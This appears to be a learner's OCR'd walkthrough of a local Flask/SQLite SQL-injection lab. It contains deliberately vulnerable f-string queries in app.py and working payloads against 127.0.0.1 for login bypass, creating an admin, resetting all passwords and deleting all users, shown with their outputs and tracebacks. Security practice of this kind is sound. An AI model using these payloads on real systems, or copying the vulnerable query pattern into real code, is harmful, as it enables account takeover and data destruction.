


```
http://127.0.0.1:5000/search?publisher=Wiley%27%20OR%201=1--

[('Author1', 'Book1'), ('Author2', 'Book2'), ('Author3', 'Book3')]
```

Clearly, returns all books.

Step3: (Goal: Login bypass tests)


Known username bypass, visit: http://127.0.0.1:5000/login?username=admin%27--&password=anything



```
http://127.0.0.1:5000/login?username=admin%27--&password=anything

Logged in as: admin
```

Clearly, Logged in as admin.

Unknown admin username, visit: http://127.0.0.1:5000/login?username=%27%20OR%201=1--&password=x




```
http://127.0.0.1:5000/login?username=%27%20OR%201=1--&password=x

Logged in as: admin
```

Logged in as first user (admin).

Step4: (Goal: Numeric SQL Injection tests)

Math expression, visit: http://127.0.0.1:5000/page?id=1+1



http://127.0.0.1:5000/page?id=1+1


sqlite3.OperationalError

```
sqlite3.OperationalError: near "1": syntax error
```

Traceback (most recent call last)

```
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
             ^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()
       ^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "E:\Tounderstnad\sql_injection_lab\app.py", line 34, in page
  result = query_db(sql)
           ^^^^^^^^^^^^^
```

ASCII-style logic, visit: http://127.0.0.1:5000/page?id=67-65




http://127.0.0.1:5000/page?id=67-65

```
[('Book2',)]
```

Injecting into Different Statement Types:


Init_db.py:



init_db.py > ...


```python
import sqlite3

db = sqlite3.connect("test.db")
cursor = db.cursor()

cursor.execute("""
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT,
    password TEXT,
    is_admin INTEGER
)
""")

cursor.execute("""
INSERT INTO users (username, password, is_admin)
VALUES
('alice', 'secret', 0),
('admin', 'adminpass', 1)
""")

db.commit()
db.close()

print("Database initialized")
```

App.py:




app.py > login

```python
from flask import Flask, request
import sqlite3

app = Flask(__name__)

def get_db():
    return sqlite3.connect("test.db")

@app.route("/")
def home():
    return """
    <h2>Vulnerable SQL Injection Lab</h2>
    <ul>
      <li>/login?user=alice&pass=secret</li>
      <li>/register?user=bob&pass=123</li>
      <li>/change_password?user=alice&newpass=hacked</li>
      <li>/delete_user?user=bob</li>
    </ul>
    """

# ----------------------
# SELECT (Login)
# ----------------------
@app.route("/login")
def login():
    user = request.args.get("user", "")
    pwd = request.args.get("pass", "")

    db = get_db()
    cursor = db.cursor()

    # VULNERABLE QUERY
    query = f"""
    SELECT * FROM users
    WHERE username = '{user}' AND password = '{pwd}'
    """
```




app.py > login

```python
def login():
    print(query)
    result = cursor.execute(query).fetchone()

    if result:
        return f"Logged in as {result[1]}"
    else:
        return "Login failed"

# ----------------------
# INSERT (Register)
# ----------------------
@app.route("/register")
def register():
    user = request.args.get("user", "")
    pwd = request.args.get("pass", "")

    db = get_db()
    cursor = db.cursor()

    # VULNERABLE QUERY
    query = f"""
    INSERT INTO users (username, password, is_admin)
    VALUES ('{user}', '{pwd}', 0)
    """

    print(query)
    cursor.execute(query)
    db.commit()

    return "User created"
```




app.py > login

```python
# ----------------------
# UPDATE (Change password)
# ----------------------
@app.route("/change_password")
def change_password():
    user = request.args.get("user", "")
    newpass = request.args.get("newpass", "")

    db = get_db()
    cursor = db.cursor()

    # VULNERABLE QUERY
    query = f"""
    UPDATE users
    SET password = '{newpass}'
    WHERE username = '{user}'
    """

    print(query)
    cursor.execute(query)
    db.commit()

    return "Password updated"
```




```
    @app.route("/delete_user")
    def delete_user():
        user = request.args.get("user", "")

        db = get_db()
        cursor = db.cursor()

        # VULNERABLE QUERY
        query = f"""
        DELETE FROM users
        WHERE username = '{user}'
        """

        print(query)
        cursor.execute(query)
        db.commit()

        return "User deleted"

    if __name__ == "__main__":
        app.run(debug=True)
```

Terminal:



```
PS E:\Tounderstnad\CRUD_vuln_DB> python .\init_db.py
Database initialized
PS E:\Tounderstnad\CRUD_vuln_DB> python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




http://127.0.0.1:5000

Vulnerable SQL Injection Lab

- /login?user=alice&pass=secret
- /register?user=bob&pass=123
- /change_password?user=alice&newpass=hacked
- /delete_user?user=bob


Step1: (Goal: SELECT injection (login bypass))



http://127.0.0.1:5000/login?user=admin%27--&pass=anything

Logged in as admin

Step2: (Goal: INSERT injection (create admin))




```
http://127.0.0.1:5000/register?user=hacker%27,%27x%27,1--&pass=irrelevant
```

sqlite3.OperationalError


```
sqlite3.OperationalError: incomplete input

Traceback (most recent call last)

File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
             ^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()
       ^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "E:\Tounderstnad\CRUD_vuln_DB\app.py", line 64, in register
  cursor.execute(query)
  ^^^^^^^^^^^^^^^^^^^^^

sqlite3.OperationalError: incomplete input
```

Step3: (Goal: UPDATE injection (reset all passwords))



```
http://127.0.0.1:5000/change_password?user=admin%27%20OR%201=1--&newpass=hacked

Password updated
```

Step4: (Goal: DELETE injection (delete all users))



```
http://127.0.0.1:5000/delete_user?user=%27%20OR%201=1--

User deleted
```

